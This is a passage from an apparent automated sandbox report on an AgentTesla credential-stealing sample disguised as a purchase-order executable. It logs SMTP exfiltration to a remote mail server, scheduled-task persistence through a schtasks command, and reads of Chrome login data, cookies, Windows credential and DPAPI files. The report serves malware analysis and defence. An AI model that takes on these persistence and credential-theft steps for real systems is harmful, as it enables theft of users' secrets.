Feb 25, 2021 15:15:56.394401073 CET	587	49736	210.245.86.30	192.168.2.5	354 Enter message, ending with "." on a line by itself
Feb 25, 2021 15:15:56.398763895 CET	49736	587	192.168.2.5	210.245.86.30	.
Feb 25, 2021 15:15:56.724713087 CET	587	49736	210.245.86.30	192.168.2.5	250 OK id=1lFHQq-0001WJ-9B
Feb 25, 2021 15:15:57.667551041 CET	49736	587	192.168.2.5	210.245.86.30	QUIT
Feb 25, 2021 15:15:57.930289984 CET	587	49736	210.245.86.30	192.168.2.5	221 webhost56.fptdata.vn closing connection
Feb 25, 2021 15:15:59.338344097 CET	587	49737	210.245.86.30	192.168.2.5	220 webhost56.fptdata.vn ESMTP Exim 4.92.3 Thu, 25 Feb 2021 21:15:59 +0700
Feb 25, 2021 15:15:59.341984987 CET	49737	587	192.168.2.5	210.245.86.30	EHLO 093954
Feb 25, 2021 15:15:59.608027935 CET	587	49737	210.245.86.30	192.168.2.5	250-webhost56.fptdata.vn Hello 093954 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Feb 25, 2021 15:15:59.608469009 CET	49737	587	192.168.2.5	210.245.86.30	AUTH login a2Vob2FjaEBjdXVsb25nY29ycC5jb20udm4=
Feb 25, 2021 15:15:59.872970104 CET	587	49737	210.245.86.30	192.168.2.5	334 UGFzc3dvcmQ6
Feb 25, 2021 15:16:00.161842108 CET	587	49737	210.245.86.30	192.168.2.5	235 Authentication succeeded
Feb 25, 2021 15:16:00.162549019 CET	49737	587	192.168.2.5	210.245.86.30	MAIL FROM:<kehoach@cuulongcorp.com.vn>
Feb 25, 2021 15:16:00.425728083 CET	587	49737	210.245.86.30	192.168.2.5	250 OK
Feb 25, 2021 15:16:00.426069021 CET	49737	587	192.168.2.5	210.245.86.30	RCPT TO:<khanhkythuats@davitecco.com>
Feb 25, 2021 15:16:00.698580980 CET	587	49737	210.245.86.30	192.168.2.5	250 Accepted
Feb 25, 2021 15:16:00.701538086 CET	49737	587	192.168.2.5	210.245.86.30	DATA
Feb 25, 2021 15:16:00.978672028 CET	587	49737	210.245.86.30	192.168.2.5	354 Enter message, ending with "." on a line by itself
Feb 25, 2021 15:16:00.982665062 CET	49737	587	192.168.2.5	210.245.86.30	.
Feb 25, 2021 15:16:01.367521048 CET	587	49737	210.245.86.30	192.168.2.5	250 OK id=1lFHQu-0001WP-S2
Feb 25, 2021 15:17:33.464570999 CET	49737	587	192.168.2.5	210.245.86.30	QUIT
Feb 25, 2021 15:17:33.745942116 CET	587	49737	210.245.86.30	192.168.2.5	221 webhost56.fptdata.vn closing connection

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: Purchase_Order-Documents.exe PID: 6536 Parent PID: 5816

General

Start time:	15:14:09
Start date:	25/02/2021
Path:	C:\Users\user\Desktop\Purchase_Order-Documents.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Purchase_Order-Documents.exe'
Imagebase:	0x7e0000
File size:	707584 bytes
MD5 hash:	970BCE067AE6CDCF4CDF30A0A1F87186
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.243391572.0000000003062000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.243729384.0000000003C8B000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCCCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCCCF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\iplcwcpzEHCt.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CB1DD66	CopyFileW
C:\Users\user\AppData\Roaming\iplcwcpzEHCt.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CB1DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpB2A2.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CB17038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Purchase_Order-Documents.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DFDC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpB2A2.tmp	success or wait	1	6CB16A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\iplcwcpzEHCt.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 4a 90 e2 e2 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 56 07 00 00 72 03 00 00 00 00 00 0a 20 0b 00 00 00 01 00 00 20 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 0b 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...J............ ....P..V...r....... ....@.. ....@ ....@................	success or wait	3	6CB1DD66	CopyFileW
C:\Users\user\AppData\Roaming\iplcwcpzEHCt.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CB1DD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpB2A2.tmp	unknown	1649	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationI	success or wait	1	6CB11B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Purchase_Order-Documents.exe.log	unknown	1400	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"Microsoft.VisualBasic, Ver	success or wait	1	6DFDC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCA5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCACA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CB11B4F	ReadFile

Analysis Process: schtasks.exe PID: 6656 Parent PID: 6536

General

Start time:	15:14:13
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\iplcwcpzEHCt' /XML 'C:\U sers\user\AppData\Local\Temp\tmpB2A2.tmp'
Imagebase:	0x12b0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpB2A2.tmp	unknown	2	success or wait	1	12BAB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpB2A2.tmp	unknown	1650	success or wait	1	12BABD9	ReadFile

Analysis Process: conhost.exe PID: 6664 Parent PID: 6656

General

Start time:	15:14:13
Start date:	25/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Purchase_Order-Documents.exe PID: 6732 Parent PID: 6536

General

Start time:	15:14:14
Start date:	25/02/2021
Path:	C:\Users\user\Desktop\Purchase_Order-Documents.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Purchase_Order-Documents.exe
Imagebase:	0xcd0000
File size:	707584 bytes
MD5 hash:	970BCE067AE6CDCF4CDF30A0A1F87186
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.496530839.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.499561789.0000000003231000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000006.00000002.499561789.0000000003231000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCCCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCCCF06	unknown
C:\Users\user\AppData\Roaming\30ot4ffb.ida	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CB1BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\30ot4ffb.ida\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CB1BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\30ot4ffb.ida\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CB1BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\30ot4ffb.ida\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CB1DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\30ot4ffb.ida\Chrome\Default\Cookies	success or wait	1	6CB16A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\30ot4ffb.ida\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6CB1DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCA5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CB11B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CB11B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CB11B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CB11B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CB11B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\37a761bc-59fb-4ae3-9764-cd06b2caed46	unknown	4096	success or wait	1	6CB11B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CB11B4F	ReadFile
C:\Users\user\AppData\Roaming\30ot4ffb.ida\Chrome\Default\Cookies	unknown	16384	success or wait	2	6CB11B4F	ReadFile

Disassembly

Code Analysis